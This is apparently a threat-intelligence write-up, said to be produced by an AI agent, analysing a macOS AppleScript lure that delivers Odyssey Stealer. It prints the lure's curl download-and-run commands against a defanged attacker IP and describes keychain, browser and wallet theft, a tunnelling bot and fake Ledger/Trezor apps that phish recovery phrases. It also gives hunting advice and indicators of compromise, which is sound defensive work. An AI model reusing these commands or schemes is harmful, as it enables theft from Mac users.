About this post: Thanks to MalwareHunterTeam for flagging this new payload. This analysis and write-up were produced by Claude (Opus 5.5), working as an agent in Claude Code on a REMnux analysis VM. Tools used: Malcat, capstone, unicorn, Censys and Recorded Future Triage.
TL;DR

A compiled AppleScript file called Installer GoogleCert.scpt opens in macOS Script Editor with a fake error message and asks you to press the ▶ Run button to "install the latest updates". Pressing it downloads and runs Odyssey Stealer, a commercial macOS infostealer. Odyssey asks for your Mac password, checks it, steals your keychain, browser data and crypto wallets, and uploads everything to the attacker. It then installs a hidden remote-access "bot" and swaps your Ledger or Trezor wallet app for a fake one that asks for your recovery phrase.
- Lure: a
.scptfile with a fake "Error 0x0013". The real commands sit below more than 200 blank lines, out of view. - Payload: Odyssey Stealer, built for both Intel and Apple Silicon Macs.
- Theft: keychain, 12 Chromium browsers plus Firefox/Waterfox, 223 wallet browser extensions, 16 desktop wallets, Notes, Telegram, SSH keys and shell history.
- After the theft: a Go "bot" that opens a hidden tunnel back to the attackers, and fake Ledger Live, Ledger Wallet and Trezor Suite apps that phish your recovery phrase.
- Infrastructure: two neighbouring servers,
85[.]193[.]68[.]244and85[.]193[.]68[.]245.
Why a script file?
Mac users have learned to be careful with apps from the internet: macOS checks who signed an app and warns you before you open it. A compiled AppleScript (.scpt) is different. Double-clicking it opens Script Editor, Apple’s own built-in tool for writing small automation scripts, and nothing runs until you press the Run button. The attackers just need to talk you into pressing it.

That’s what the comments at the top of this file do. They pretend to be an installer error:
⚠ .scpt Installer Error 0x0013
This may be caused by an outdated system or software, or missing required extensions.
To resolve the issue, click the ▶ button on the top toolbar.
It will automatically install the latest updates and necessary extensions.
Below that come 222 blank or comment lines, so the actual code is far below the visible part of the window. Only three lines do anything:
curl -s -o /tmp/chrome http://85[.]193[.]68[.]244/d/u21754844
chmod +x /tmp/chrome
/tmp/chrome > /dev/null 2>&1 & disown
In plain words: download a file, name it chrome, make it runnable, and start it quietly in the background. The name "chrome" is camouflage; it has nothing to do with Google Chrome.
Stage two: Odyssey Stealer
The downloaded file is a "universal" Mac program, meaning one file with versions for both Intel and Apple Silicon Macs. Almost every piece of text in it is encrypted, with about 400 small decryption routines (one per string), so a quick look for readable text finds nothing useful. We decrypted every string and checked both the Intel and Apple Silicon halves to make sure they agree.
The decrypted text matches public reporting on Odyssey Stealer, a macOS infostealer sold to criminals as a service and the successor of the "Poseidon" stealer. The clearest sign is how it uploads stolen data: a web request to a /log address with two headers, buildid and username, in lowercase. Researchers have noted this lowercase spelling as an Odyssey trait. The username here is the criminal customer’s account name on the Odyssey panel, not yours.
"Please enter device password to continue."
On most Macs, the first thing you’d see is a small dialog titled "Password Request" with a caution icon. If you type your password, Odyssey checks it with a built-in macOS command (dscl . authonly). Once it has the real password, it keeps it and uses it later to run commands as administrator. On the newest macOS versions (26.4 and later) it first tries a different route to Chrome’s password key, and if that works it skips the dialog.
What it takes
- Your keychain, the macOS password store, and the key Chrome uses to encrypt its saved passwords.
- Browser data from Chrome, Brave, Edge, Vivaldi, Opera, Opera GX, Arc, Cốc Cốc, Chromium and the Chrome Beta, Dev and Canary builds: saved logins, cookies and autofill. From Firefox and Waterfox: logins, cookies and form history.
- Browser wallet extensions: a hard-coded list of 223 extension IDs (crypto wallets and authenticator apps), whose stored data it copies.
- Desktop wallets: Electrum, Exodus, Atomic, Coinomi, Wasabi, Ledger Live, Trezor Suite, Sparrow, Guarda, Monero, and the Bitcoin, Litecoin, Dash and Dogecoin Core wallets, Electrum-LTC and Electron Cash.
- Everything else: Apple Notes (it even dumps every note into a web page), Safari cookies, Telegram Desktop sessions, FileZilla servers, your shell history, SSH known hosts and authorised keys, and a hardware/software profile of the Mac.
All of this goes into a temporary folder, /tmp/lksopo/. It is then zipped, uploaded to http://85[.]193[.]68[.]244/log, and deleted.
After the theft: a bot and fake wallet apps
Odyssey doesn’t stop at the upload. It writes five small hidden files in your home folder: .botid, .pwd (your password, in plain text), .phost, .bhost and .username. Two follow-up pieces read them.
The bot
Odyssey downloads a 28 MB program from http://85[.]193[.]68[.]245/web/bot, saves it as /tmp/binaryexe, and starts it. It’s written in Go and run through an obfuscator called garble, which scrambles names and text. Enough survives to see the outline: it reads the hidden files (including the saved password), and it contains a library called yamux, which runs many separate connections through a single link, plus port 34521. That points to a tunnel back to the attackers that they can use to reach your Mac, and likely to route traffic through it. With garble hiding most of its text, we can’t say exactly which commands it supports.
Notably, we found nothing that makes Odyssey or the bot start again after a reboot. The theft happens in one run, and the bot keeps running until the Mac restarts.
Swapping your hardware-wallet app
People with a hardware wallet (Ledger or Trezor) keep their coins on a separate device, so stealing files from the Mac doesn’t empty it. Odyssey goes after that too. If Ledger Live, Ledger Wallet or Trezor Suite is installed, it:
- closes the app,
- deletes it from
/Applications, using your password to get administrator rights, and - downloads a replacement from the attacker’s server and puts it in its place.
The replacements are tiny (about 220 KB, against the hundreds of megabytes of the real apps). Each is just a window with a built-in web browser and no visible address bar. It reads .phost and .username and opens http://85[.]193[.]68[.]244/ledger?username=… (or /trezor?…). In other words, the "app" shows whatever page the attacker’s server sends.
We retrieved both pages, and they are exactly what you’d fear. The Ledger page asks you to pick your device model (Flex, Stax, Nano X, Nano S Plus or Nano S), says "Your session has expired" and shows 24 boxes for your recovery phrase. The Trezor page is more elaborate. You pick your device, then choose "Standard" or "Hidden" wallet; the hidden option asks for your extra passphrase too. A fake "Genuine Check" then spins for ten seconds before the page asks for your 12, 18 or 24 words.
Whatever you type is sent straight to the attacker’s server (/ledger-seed), and the page then shows a fake "connection timeout" or "phrase is not valid" error, so you may well try again. The recovery phrase is the master key to a hardware wallet: with it, the attackers can empty the wallet from anywhere, device or no device.
What we couldn’t see
- The bot’s full command set. Garble encrypts most of the bot’s text. The parts that survive point to a tunnel, but we couldn’t confirm every command it accepts.
- Public sandboxes. Earlier sandbox runs of this file never ran the script, so they don’t show this behaviour.
Advice
For Mac users
- An "installer" or "update" should never ask you to press Run in Script Editor. If a
.scptfile opens with an error message and a request to click ▶, close it. - macOS doesn’t ask for your password in a plain dialog titled "Password Request" out of nowhere. If you’ve already typed it in, change it.
- No real Ledger or Trezor app will ever ask you to type your recovery phrase on your computer. If one does, it’s fake.
- If this ran on your Mac, treat it as fully compromised. Move crypto funds from a different, clean device, using a recovery phrase you have never typed on the affected Mac. Reinstall Ledger Live or Trezor Suite only from the official sites. Log out of all browser sessions and change your passwords.
For defenders
- Hunt for
/tmp/chrome,/tmp/binaryexe,/tmp/lksopo*, and the hidden files~/.botid,~/.pwd,~/.phost,~/.bhost,~/.username. - Flag
osascriptdialogs with hidden answers followed bydscl . authonly, andcurlPOSTs withbuildid/usernameheaders to/log. - Watch for apps under
/Applications/Ledger*.appor/Applications/Trezor Suite.appthat are ad-hoc signed or under a few hundred KB. - Consider changing the default app for
.scptfiles so that a double-click doesn’t open Script Editor.
Indicators of compromise
| Type | Indicator | Notes |
|---|---|---|
| SHA256 | ab0f4b63eaf3aac2d3bd69ab3c1d7723edcd540eb20eaaf613272e6725af4d66 |
Installer GoogleCert.scpt (lure) |
| SHA256 | 748f703396c8c7f3c5cf728f60c932e73136703cf6056c5454a6f0855d28c8d2 |
Odyssey Stealer (/tmp/chrome) |
| SHA256 | 35110aa69b6df16f53041b5a75968772081eb84a0d934083f635a40767a8adb1 |
Odyssey Stealer, other build on the same server |
| SHA256 | 0cab9d1602f82e13431542da357c94fc02298618ec01fbc0e528398183312388 |
Bot (/tmp/binaryexe) |
| SHA256 | 4b73ab83d0a979daa871844216b787b92f16633a19d6b3de62203823b8a4e590 |
Fake Ledger Live (these app hashes appear to be rebuilt often) |
| SHA256 | c54cc5138acbd7cc04e737fc4c54a359566382cecda31fa1a67b3ed813ae83e0 |
Fake Ledger Wallet |
| SHA256 | 163d1596f82d169337e282e587114dce5f6d3ef219c6db27444dcf351343a1e2 |
Fake Trezor Suite |
| IP | 85[.]193[.]68[.]244 |
Payloads, data upload (/log), fake-wallet pages |
| IP | 85[.]193[.]68[.]245 |
Bot and fake-wallet downloads; port 34521 appears in the bot |
| URL | hxxp://85[.]193[.]68[.]244/d/u21754844 |
Stealer download |
| URL | hxxp://85[.]193[.]68[.]244/log |
Stolen-data upload |
| URL | hxxp://85[.]193[.]68[.]244/ledger?username=, /trezor?username= |
Recovery-phrase phishing pages |
| URL | hxxp://85[.]193[.]68[.]244/ledger-seed |
Stolen recovery phrases are sent here |
| URL | hxxp://85[.]193[.]68[.]245/web/bot |
Bot download |
| URL | hxxp://85[.]193[.]68[.]245/web/ledger.zip, ledgerwallet.zip, trezor.zip |
Fake wallet apps |
| Build ID | 2fc6c9395c7d46cea01e4a7a7dfde233 (username efagmjvgr4) |
Sent with the upload |
| Build ID | 2e997da117424759ae1f121ba7654a4b (username dgeuldyb0c) |
Other build on the same server |
Closing
Fake error messages that ask you to "just press this button" are now one of the most common ways criminals get people to run malware themselves, on Windows and on Macs. This file is a good example of how little the lure needs: a few comment lines, a lot of blank space, and a well-known Mac tool. If something asks you to press Run to fix an error, don’t.
For background on Odyssey Stealer, see the write-ups by CloudSEK, SOC Prime and Red Canary.